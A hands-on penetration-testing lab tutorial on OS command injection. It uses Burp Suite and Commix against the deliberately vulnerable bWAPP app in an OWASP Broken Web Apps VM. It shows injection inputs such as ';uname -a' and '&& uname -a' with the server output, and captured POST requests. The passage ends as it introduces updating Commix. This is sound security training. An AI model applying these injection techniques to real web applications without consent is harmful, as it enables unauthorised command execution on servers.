Lab – OS Command Injection Using Commix 3.2x

Overview


In this lab, you will learn how to perform OS Command injection using Commix 3.2x. Commix (short for [comm]and [i]njection e[x]ploiter) is an open-source penetration testing tool, written by Anastasios Stasinopoulos (@ancst), that automates the detection and exploitation of command injection vulnerabilities. Commix is used for testing command injection vulnerabilities in web applications. Command injection, also known as shell injection, is achieved through vulnerable applications. For the attack to be successful, the application must pass unsecure user-supplied data to the system shell. The tool comes preinstalled with Kali and other security distros.

Lab Requirements

- An installation of VirtualBox
- One virtual install of OWASP Project
- One virtual install of Kali Linux

Lab Preparation

Ensure the VirtualBox adapter for both virtual machines is set to NAT Network.




☑ Enable Network Adapter

Attached to: NAT Network

Name: NatNetwork


Ensure both machines are up and running. Ensure both machines can see each other.

Find the IP address assigned to your OWASP Project target machine.



```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://10.0.2.10/
```

From your Kali desktop, launch a terminal, and at the prompt, type **ifconfig**.




```
┌──(root💀kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:feab:81c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ab:08:1c  txqueuelen 1000  (Ethernet)
        RX packets 5358  bytes 7046444 (6.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2424  bytes 210303 (205.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Take note of the IP address assigned to both machines. (These are my IP addresses. Yours will differ!)

Configure your Kali browser to use Burp Suite as a proxy

Launch your Kali browser. Over to the right of your browser's address bar, expand your browser settings, and from the context menu, select **Preferences**.




From the **General** page, scroll down until you come to **Network Settings**. Click on the **Settings** button.



Configure how Firefox connects to the internet. Learn more

On the **Configure Proxy Access to the Internet** screen, change the radio button from **No Proxy** to **Manual proxy configuration**. Ensure the HTTP proxy is set to 127.0.0.1 with the port set to 8080. Click OK.



Connection Settings

Configure Proxy Access to the Internet

- ● No proxy
- ○ Auto-detect proxy settings for this network
- ○ Use system proxy settings
- ○ Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Use this proxy server for all protocols


SSL Proxy 127.0.0.1 Port 8080

FTP Proxy 127.0.0.1 Port 8080

SOCKS Host 127.0.0.1 Port 8080

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL



Connection Settings

Configure Proxy Access to the Internet

- ○ No proxy
- ○ Auto-detect proxy settings for this network
- ○ Use system proxy settings
- ● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Use this proxy server for all protocols

SSL Proxy 127.0.0.1 Port 8080

FTP Proxy 127.0.0.1 Port 8080

SOCKS Host 127.0.0.1 Port 8080

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL


No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

☐ Do not prompt for authentication if password is saved

☐ Proxy DNS when using SOCKS v5

Launch Burp Suite. Accept the defaults, and you move through the wizard. Once you are presented with the BurpSuite dashboard, click on the Proxy tab, and set the Intercept to off.




Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is off
Action
Open Browser

Use Burp's embedded browser

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

Minimize your BurpSuite window.

From your Kali machine, launch a web browser. In the address bar, type the IP address assigned to your OWASP target machine. From the OWASP main page, scroll down and from the menu, find and launch the bWAPP application.




owaspbwa OWASP Brok
10.0.2.10
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

Log in using the username and password provided.

Login: bee

Password: bug



/ Login /

Enter your credentials *(bee/bug)*.


Login: bee

Password: •••


Set the security level: low

Login

From the bWAPP main page, under **Choose your bug**, pull down the menu window and select **OS Command Injection**. Set your security level to **low** and press the **Hack** button.


Choose your bug:
-------------------- bWAPP v1.9+ --------------------
Hack
--------------------- bWAPP v1.9+ --------------------
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
LDAP Injection (Search)
Mail Header Injection (SMTP)
OS Command Injection
OS Command Injection - Blind


You are presented with the following DNS lookup text box.



/ OS Command Injection /

DNS lookup: www.nsa.gov

Press the Lookup button.



/ OS Command Injection /


DNS lookup: www.nsa.gov

```
Server: 172.17.0.1 Address: 172.17.0.1#53 Non-authoritative answer: www.nsa.gov canonical name =
nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name:
e16248.dscb.akamaiedge.net Address: 23.8.133.123
```

From your Kali toolbar, bring back up your BurpSuite application. Set the Intercept to on.

In the Intercept window, we can see the post request and how the request is being parched. We can see the cookie security level and the PHPSESSID (session ID)

We can see what parameters are assigned to the DNS lookup input field at the bottom of the window. In this case, the parameter is target=, and the form type is labeled as submit. If we can increment or add commands to this statement, then we can perform OS Command Injection.




Request to http://10.0.2.10:80


```
POST /bWAPP/commandi.php HTTP/1.1
Host: 10.0.2.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://10.0.2.10
Connection: close
Referer: http://10.0.2.10/bWAPP/commandi.php
Cookie: security_level=0; PHPSESSID=4jf5jq9386pd26hjormed0et17; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

target=www.nsa.gov&form=submit
```

With the security level set to low, the form does not have the security features to protect the server from OS Command Injection.

Disable Intercept in Burbsuite (Intercept is off).



With the **Intercept** off, BurpSuite will act as a standard proxy without holding up the request, but BurpSuite must still be up and running.




DNS lookup: www.nsa.gov

Server: 172.17.0.1 Address: 172.17.0.1#53 Non-authoritative answer: www.nsa.gov canonical name = nsa.gov.edgekey.net. nsa.gov.edgekey.net canonical name = e16248.dscb.akamaiedge.net. Name: e16248.dscb.akamaiedge.net Address: 23.8.133.123

With the security parameters missing or set to low, we can add secondary commands along with the address of the target. The default security feature that should be in place would sanitize the input to ensure only one argument at a time is being passed through to the server and only the correct arguments is being allowed.

To see if this security feature is in place, we can use a terminator such as a semi-colon (;) that terminates the first command and runs a second command. In the DNS lookup field, type in a semi-colon (;) followed by the **uname- a** command. Press the lookup button.



/ OS Command Injection /


DNS lookup: ;uname -a Lookup

```
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
```

We are given information about what version of Linux is running on the server. This confirms that the web application is not sanitizing any input allowing secondary commands to run.

Another way of running secondary commands is to add additional commands to the exiting command using &&. The AND operator (&&) runs the first command and runs the proceeding command if the previous command completed successfully.

In this example, we perform a DNS lookup for NSA.gov, and if that command is successful, we run the second command, uname-a.




DNS lookup: www.nsa.gov && uname -a Lookup

```
Server: 192.168.1.1 Address: 192.168.1.1#53 Non-authoritative answer: Name: www.nsa.gov Address:
23.40.175.53 Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
GNU/Linux
```

Using Commix to Perform OS Command Injection

So far, we have seen how we can perform OS Command Injection when the web application's security is misconfigured, allowing secondary commands to be run. Having to try and exploit web applications that have high-security parameters can be very time-consuming. For this, we can use an automated tool such a Commix.




```
┌──(root💀kali)-[~]
└─# commix
[warning] Python version 3.9.1+ detected. You are advised to use Python version 2.7.x.
                                       __
   ___   ___     ___ ___     ___ ___ /\_\   __  _
  /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v3.1-stable
 /\ \__//\ \/\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \\/>  </
 \ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
  \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright © 2014-2020 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
 state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[critical] Missing a mandatory option (-u, -l, -m, -r, -x, --wizard, --list-tampers, --purge or --dependencies). Use -h for help.


┌──(root💀kali)-[~]
└─# █
```

This tool comes with a disclaimer because the tool is very powerful. Read the disclaimer. As it states in the opening credits, this is an all-in-one OS command and injection exploitation tool.


Commix takes the post request and puts it into a loop allowing additional commands to be continuously injected.

On your bWAPP OS Command Injection page, change the security level from low to medium.



Current: **medium**


Perform a lookup for www.nsa.gov to confirm it works.



DNS lookup: www.nsa.gov

Server: 192.168.1.1 Address: 192.168.1.1#53 Non-authoritative answer: Name: www.nsa.gov Address: 184.30.190.174

If we try and run any secondary commands such uname-a, with the security level set to medium, the OS command injection attempt fails.



DNS lookup: ; uname- a

Server: 192.168.1.1 Address: 192.168.1.1#53 Non-authoritative answer: Name: www.nsa.gov Address: 184.30.190.174




DNS lookup: www.nsa.gov

*** Invalid option: a ;; Truncated, retrying in TCP mode. Server: 172.17.0.1 Address: 172.17.0.1#53 Non-authoritative answer: *** Can't find uname: No answer


Regardless of what security level is set, commix is powerful enough to work around the security, and it should be able to produce a sudo terminal.

With your Burpsuite Intercept set to on, run the DNS lookup for www.nsa.gov.

The Intercept captured the post request being for the DNS Lookup. From this intercept, we will gather four pieces of information. This information pertains to my session; yours will differ!

1. The URL from which the request was sent.  `http://10.0.2.10/bWAPP/commandi.php`
2. The PHPSESSID.  `PHPSESSID=nj031nn7g725dca4ee6n4o9c15;`
3. The target information.  `target=www.nsa.gov&form=submit`

4. The security level. `security_level=1;`




```
POST /bWAPP/commandi.php HTTP/1.1
Host: 10.0.2.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://10.0.2.10
Connection: close
Referer: http://10.0.2.10/bWAPP/commandi.php
Cookie: security_level=1; PHPSESSID=nj031nn7g725dca4ee6n4o9c15; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1

target=www.nsa.gov&form=submit
```

Update your version of commix

Make sure you have the latest version of commix installed. Commix can be downloaded directly from Github using the following link.

